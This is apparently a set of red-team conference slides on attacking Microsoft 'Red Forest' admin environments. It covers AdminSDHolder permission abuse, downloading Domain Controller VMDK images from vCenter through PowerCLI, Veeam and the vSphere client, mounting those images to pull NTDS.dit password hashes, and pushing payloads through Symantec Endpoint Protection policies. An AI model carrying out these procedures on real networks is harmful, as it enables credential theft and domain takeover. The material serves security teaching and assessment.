
Permissions:

Permission	Allow	Deny
Delete subtree	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Modify permissions	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Change Password	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Reset Password	<input checked="" type="checkbox"/>	<input type="checkbox"/>





ATTACK RED FOREST VIA ABUSING AD PERMISSION MICROSOFT EXCHANGE SERVERS



ATTACK RED FOREST VIA ABUSING AD PERMISSION MICROSOFT EXCHANGE SERVERS



DEMO






ATTACK RED FOREST VIA ABUSING AD PERMISSION

ACCOUNTS / GROUPS WITH SPECIAL CONTROL TO ADMINSDHOLDER




- AdminSDHolder
 - AdminSDHolder is an object located in the System Partition in Active Directory (`cn=adminsholder,cn=system,dc=domain,dc=com`)
 - The Access Control List (ACL) of the AdminSDHolder object is used as a template to replicate permissions to all “protected groups” in Active Directory and their members including Domain Admins
 - The Security Descriptor propagator (SDProp) process runs every 60 minutes on the PDC Emulator and re-stamps the object Access Control List (ACL) with the security permissions set on the AdminSDHolder.






ATTACK RED FOREST VIA ABUSING AD PERMISSION ACCOUNTS / GROUPS WITH SPECIAL CONTROL TO ADMINSHOLDER

- Look for accounts / groups with the special control to AdminSDHolder
 - Full Control: Rights used to add users into Domain Admin group
 - Modify Permission: Rights used to give permission to add users into Domain Admin group
 - Write Permission: Rights used to add users into Domain Admin group





ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

Section #3



ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

- Virtualized Infrastructure becomes a very attractive target for attackers due to the number of potential guest machines that can be compromised and also the sheer power of virtualization servers.
 - Should you protect VM administrator the same level as Domain Administrator?
 - Does your organization have virtualized Domain Controllers?
 - Have you enable full disk encryption on guest VM? (BitLocker, PGP, Truecrypt, etc.)
 - VM disk (.vmdk) are often stored over file servers such as NFS, iSCSI. Are file server permissions set appropriately?





ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

HOW MANY PEOPLE HAVE ACCESS TO VCENTER MANAGEMENT CONSOLE IN YOUR ORGANIZATION?

The image displays two screenshots of VMware management interfaces. On the left, the 'Permissions' section of the vCenter Server interface shows a list of users and their roles. Most users are assigned the 'Administrator' role, which grants full access ('This object') to various objects. On the right, the 'vSphere Client' interface shows the 'Inventory' view with a list of datacenters, hosts, and virtual machines. Below the inventory, a table provides a summary of resources per datacenter. At the bottom, a 'Recent Tasks' table lists completed actions such as deleting, powering off, and migrating virtual machines.


Name	Hosts	Virtual Machines	Alarm Actions
[Redacted]	2	52	Enabled
[Redacted]	3	12	Enabled
[Redacted]	2	21	Enabled
[Redacted]	2	30	Enabled
[Redacted]	2	5	Enabled
[Redacted]	7	156	Enabled
[Redacted]	76	1315	Enabled
[Redacted]	213	4502	Enabled

Name	Target	Status	Details	Initiated by	vCenter Server	Requested Start Ti...	Start Time	Completed Time
Delete virtual machine	[Redacted]	Completed		[Redacted]	[Redacted]			
Power Off virtual mach...	[Redacted]	Completed		[Redacted]	[Redacted]			
Migrate virtual machine	[Redacted]	Completed		[Redacted]	[Redacted]			



ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

BYPASS NETWORK LOGON RESTRICTION WITH KVM/CONSOLE ACCESS






ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXi

- Target virtualization solution used for Red Forest – VMware vCenter / ESXi
 - Attack prerequisites:
 - VMware vCenter servers used to manage critical servers such as Domain Controllers are not protected as Tier 0 systems (common)
 - Admin-level access obtained to VMware vCenter
 - Attack objective:
 - Retrieve VMDK images from the datastore of vCenter
 - Attack procedures:
 - Option #1: Leverage vSphere client to retrieve VMDK images from the datastore browser
 - Option #2: Leverage Veeam backup client to retrieve VMDK images
 - Option #3: Leverage PowerShell via VMware PowerCLI to retrieve VMDK images




ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXI

Leverage vSphere Client to retrieve VMDK images from datastore:

- Authenticate to VMware vCenter / ESXi via vSphere client.
- Identify the target server (i.e. Domain Controller)
- Go to the Summary tab
- Under Resources, right click the datastore under “storage” (should be next to a gray icon)
- Go to the VM name and download the VMDK file(s)



Drawback: This approach does not work all the time in VMware vCenter environment, especially for hot clone



ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXI

Leverage PowerShell via VMware PowerCLI to retrieve VMDK images

- Connect to VMware vCenter / ESXi via VMware PowerCLI by initializing the connection/session using the Connect-VIServer command.
- Obtain the names of the datastore and map them individually to a drive using New-PSDrive
- Download the VMDK files from the targeted datastore

Drawback: This approach does not consistently work in the VMware vCenter environment, especially for hot clone.

The screenshot shows a Windows command-line interface running VMware vSphere PowerCLI 6.0 Release 1. The session starts with the command `PowerCLI Y:\> Get-Datastore`, which triggers a progress bar indicating "Downloading datastore item" with "Percent complete: 0". Below this, the command `PowerCLI Y:\> $fh = Get-Datastore FiveHundred` is run, followed by `PowerCLI Y:\> New-PSDrive -PSProvider VimDatastore -Name FiveH -Root "\\" -Datastore $fh`. A table then lists the contents of the "FiveH" datastore:

Name	Used <GB>	Free <GB>	Provider	Root
FiveH			VimDatastore	\192.100.1.175@443\ha-d...

Next, the command `PowerCLI Y:\> cd FiveH:\` is entered, followed by `PowerCLI FiveH:\> dir`. The output shows the directory structure of the datastore:

Datastore path: [FiveHundred]	
LastWriteTime	Type
6/26/2013 10:31 AM	Folder
12/13/2017 12:21 PM	Folder
9/8/2017 11:53 AM	Folder
10/27/2017 5:12 PM	Folder
12/12/2017 2:26 PM	Folder
12/13/2017 10:34 AM	Folder

Finally, the command `PowerCLI FiveH:\> Copy-DatastoreItem -Item FiveH:\ -Destination Y:\` is run, with the output showing the file "01-flat.vmdk" being copied to the "Y:" drive.




ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXI

Leverage Veeam backup client to retrieve VMDK images

- Authenticate to VMware vCenter / ESXi via Veeam backup client.
- Identify the target server (i.e. Domain Controller)
- Backup / Replicate the VMDK files from the targeted sever

Advantage: This approach is reliable even for hot clone.





ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXI

Merge multiple VMDK files into a single VMDK file

- Download and install vSphere SDK from Vmware website
- Use the following command to merge VMDK files:
 - `vmware-vdiskmanager.exe -r "C:\path to vmdk file\" -t 0 new-file-name.vmdk`

```
C:\> Administrator: Command Prompt - vmware-vdiskmanager.exe -r "D:\Inetpub\... - □ x
      scsi adapter: [1MB, 2040.0GB]
      ex 1: vmware-vdiskmanager.exe -c -s 850MB -a ide -t 0 myIdeDisk.vmdk
      ex 2: vmware-vdiskmanager.exe -d myDisk.vmdk
      ex 3: vmware-vdiskmanager.exe -r sourceDisk.vmdk -t 0 destinationDisk.vm
dk
      ex 4: vmware-vdiskmanager.exe -x 36GB myDisk.vmdk
      ex 5: vmware-vdiskmanager.exe -n sourceName.vmdk destinationName.vmdk
      ex 6: vmware-vdiskmanager.exe -r sourceDisk.vmdk -t 4 -h esx-name.mycomp
any.com \
      -u username -f passwordfile "[storage11/path/to/targetDisk.vmdk"
      ex 7: vmware-vdiskmanager.exe -k myDisk.vmdk
      ex 8: vmware-vdiskmanager.exe -p <mount-point>
          <A virtual disk first needs to be mounted at <mount-point>>

F:\DRUSPTHLD\backup\VMware-vix-disklib-5.5.3-1909144.x86_64\bin>vmware-vdiskma
ger.exe -r "D:\DRUSP\os-drive.vmdk" -t 0 os-drive.vmdk
VixDiskLib: Invalid configuration file parameter. Failed to read configuration
file.
Creating disk 'os-drive.vmdk'
  Convert: 100% done.
Virtual disk conversion successful.


F:\DRUSP\os-drive.vmdk
F:\DRUSP\os-drive.vmdk
VixDiskLib: Invalid configuration file parameter. Failed to read configuration
file.
Creating disk 'data.vmdk'
  Convert: 2% done.
```



ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXI

Use OSFMount to access file systems in VMDK files.





ATTACK RED FOREST VIA MANIPULATING VIRTUALIZATION PLATFORM

VIRTUALIZATION SOLUTION – VMWARE VCENTER / ESXI


- Mount VMDK file as a loop device on using the following command once the VMDK file is downloaded :

```
mount xxxx-flat.vmdk <mount path> -o ro,loop=/dev/loopX,offset=<offset> -t ntfs
```

- Retrieve sensitive files such as NTDS.dit and dump password hashes:

```
E8D5DA3D22:/tmp$ ls /media/j/7AE0242D79F7DA1F/5TB_Share/test/
bootmgr  Documents and Settings  PerfLogs  Program Files  $Recycle.Bin  Users
BOOTNXT  pagefile.sys          ProgramData  Program Files (x86)  System Volume Information  Windows
```





ATTACK RED FOREST VIA LEVERAGING ENDPOINT PROTECTION TECHNOLOGIES

Section #4



ATTACK RED FOREST VIA LEVERAGING ENDPOINT PROTECTION TECHNOLOGIES

- Target endpoint security / management solutions used for Red Forest
 - Antivirus security solution
 - Configuration management solution
 - Network backup solution





ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE

- Target antivirus security solutions used for Red Forest – Symantec Endpoint Protection Manager Console
 - Attack prerequisites:
 - Symantec Endpoint Protection servers used to manage critical servers such as Domain Controllers are not protected as Tier 0 systems
 - Admin-level access obtained for Symantec Endpoint Protection Manager Console
 - Attack objective:
 - Push payload from Symantec Endpoint Protection Manager Console to managed endpoints
 - Attack procedures:
 - Create a new Host Integrity Policy
 - Create a Custom Requirement for the new Host Integrity Policy
 - Create payload by adding a Function
 - Assign the created Host Integrity Policy to Tier-0 server group





